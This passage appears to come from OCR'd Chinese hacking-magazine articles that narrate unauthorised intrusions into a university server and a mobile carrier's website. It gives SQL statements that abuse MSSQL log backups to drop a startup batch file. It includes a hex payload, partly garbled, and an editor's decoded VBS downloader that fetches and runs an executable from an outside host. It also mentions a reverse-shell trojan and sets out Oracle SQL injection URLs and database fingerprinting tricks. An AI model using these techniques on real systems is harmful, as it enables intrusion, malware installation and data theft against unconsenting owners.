


图11




图9

简单收集下服务器信息：IIS5.0，Scripting.FileSystemObject 和 wscript.shell 组件都支持，MSSQL 数据库，无 MYSQL，也无 SU 和 PcAnywhere、VNC 等第三方软件。磁盘都没做权限限制，C–I 盘都可以访问修改。




图10

通过查找网站数据库连接文件，得到MSSQL的账号和密码，没有找到SA的密码，唯一可以利用的就只有这个DB权限的账号了。我们上传一个CMD文件来执行命令，发现是一个内网主机，如图10所示。

由于是内网，我弄了一个免杀的反弹远控木马传到它网站目录下，然后打开查询分析器输入相关密码信息，成功连接上。构造好SQL语句，备份到启动项，等服务器启动的时候下载我们配置的木马，并且执行。相关语句如下：

```
alter database swcvcdata set RECOVERY FULL--
create table tmp_db(a image)--
backup log swcvcdata to disk = 'c:\bak.bak' with init--
insert into tmp_db(a) values
(0x13ADA6563686F2053657420503D6372656174654F626A656374282244D6963726F736F66742E584D4
C4854545022293E6B2E766273DA6563686F20502E4
F70656E20224745542222C2268747470 3A2F2F7777772E7377637632E6E65742E636E2F782E6578652222
C30203E3E6B2E766273DA6563686F20502E53656E
64282 93A73657420473D63726561746 54F626A656374282241444F44422E53747265616D22293E3E6B2E766273DA6563686F20472E4D6F64653D333A472E5
47970653D313A472E4F70656E2829203E3E6B2E766273DA6563686F20472E577269746520502E526573706F6E7365426F64793A472E53617665546F46696C
652022742E657865222C32203E3E6B2E766273DA 6B2E766273DA74DA)--
backup log swcvcdata to disk = 'c:\docume~1\alluse~1\「开始」菜单\程序\启动\bak.bat'
drop table tmp_db
```




图12

成功执行SQL语句，如图11所示。

很顺利地在启动项生成一个bak.bat的文件，现在就等服务器启动了，如图12所示。

大家也可以用肉鸡DDOS服务器，用社工欺骗管理、改主页等。由于是高校的服务器，我就不那样了，老实人做老实事，我选择了等待。几天之后，我顺利的拿到这个服务器的权限！

此次渗透拿WEBSHELL真是很辛苦，文章就写到这里吧，有什么疑问可以到《黑客手册》官方论坛或者“岁月联盟”找我讨论！谢谢。

编辑点评：

读者可能会关心文章里的16进制编码是什么东东，我反解了一下，可能是作者写文章时粘贴错误了，我去除了16进制的回车符后，还是解出了一些乱码夹杂在正确的语句里。其实它的代码转回来后就如下类似：

```
echo Set P=createObject("Microsoft.XMLHTTP")>k.vbs
echo P.Open "GET","http://www.xxx.cn/t.exe",0 >>k.vbs
echo P.Send():set G=createObject("ADODB.Stream")>>k.vbs
echo G.Mode=3:G.Type=1:G.Open() >>k.vbs
echo G.Write P.ResponseBody:G.SaveToFile "t.exe",2 >>k.vbs
k.vbs
t
```

不过依次将每一行语句转换为16进制后，第一行要加0x130A0D 0A，然后下边的每个语句的前后要加上0D0A，都是表示两个或一个回车的意思。

对国内某著名移动通信公司网站的一次安全检测

文 雷山剑神

在本文中你可以学习到基本的Oracle注入语句

某日上网闲逛，来到国内某著名移动通信公司的页面。此通信公司在国内向来以收费高、服务“好”而闻名，不知道其网站的安全性如何？

网站首页最明显的地方有一处“本网站搜索”，好，就从这里下手！随便输入个关键词，正常页面如图1所示，看看地址栏，再提交searcher.jsp?KeyWord=手机%25'%20and%201=1%20--和searcher.jsp?KeyWord=手机%25'%20and%201=2%20--，前者返回正常页面，后者提示“查找的结果不存在”，如图2所示。




图1




图2

OK，漏洞出来了。很多人这时的想法就是放进NBSI或者啊D之类的注入工具去跑，但事实是，一点结果都没有！莫不是RP有问题？不会啊，以前用起来都是很好使的，郁闷中……会不会使用的数据库不是那些注入工具默认的类型（大多数注入工具都假设注入的是SQL Server或者Access及其兼容数据库）？

抱着试试的态度，提交searcher.jsp?KeyWord=手机%25'%20and%20'a'||'b'='a'||'b'%20--，返回正常页面，原来是Oracle数据库！也许还没有人专门说明如何判断数据库的类型，让来我总结一下常见的几款数据库软件的特征吧，如图3所示！（*编辑：我只是对mssql和mysql熟悉一点，其中对作者总结的mysql不敢苟同*）。

对于这种会把返回数据列出的注入点，我最喜欢使用union来构造注入语句，省得ASCII半分法或者报错什么的麻烦。要使用union查询，就必须搞到查询的字段数和字段类型，这对于SQL Server和Access来说比较麻烦，但对于Oracle则简单得多。

提交searcher.jsp?KeyWord=手机%25' order by x --，其中x为大于零的正整数。这里我说说原理吧：把提交的数据带到生成的SQL语句里面，大约就成了Select * from table where KeyWord LIKE '%手机%' order by x --'。

有一些SQL基础的朋友就知道，order by子句是用来对结果排序的，常见的用法是order by val_name1[,val_name2,val_name3……] 另外一种不常见的用法就是order by x了。order by x的意思就是以查询结果集的第x个字段为索引进行排序。

数据库软件	特征
SQL Server	1、支持--注释符。 2、有user等环境变量。 3、一般的连接支持多句执行。 4、使用+作为字符串链接操作符。
MySQL	1、不支持--注释符。（编辑：应当是支持） 2、有user等环境变量。 3、不支持多句执行。 4、使用||作为字符串链接操作符。（编辑：现在应当是用CONCAT函数了）
Oracle	1、支持--注释符。 2、有user等环境变量。 3、一般的连接支持多句执行。 4、使用||作为字符串链接操作符。 5、不支持不带From子句的查询。
Access	1、不支持任何形式的注释符。 2、没有user环境变量。 3、任何连接不支持多句执行。 4、无拓展储存。 5、使用+作为字符串连接操作符。
SyBase	1、不支持--注释符。 2、有user等环境变量。 3、不支持多句执行。 4、使用+作为字符串链接操作符。

图3

想到该怎么利用了吗？当x>结果集的字段数，查询的执行就会失败；而当x<=结果集的字段数时，查询会被顺利执行！多试几次结果就出来了，字段数是三个。

接着就得猜字段类型了。大家会看到，oracle的强大会让union在注入里变得如此简单！提交searcher.jsp?KeyWord=' and 1=2 union select null,null,null from dual --，如图4所示。

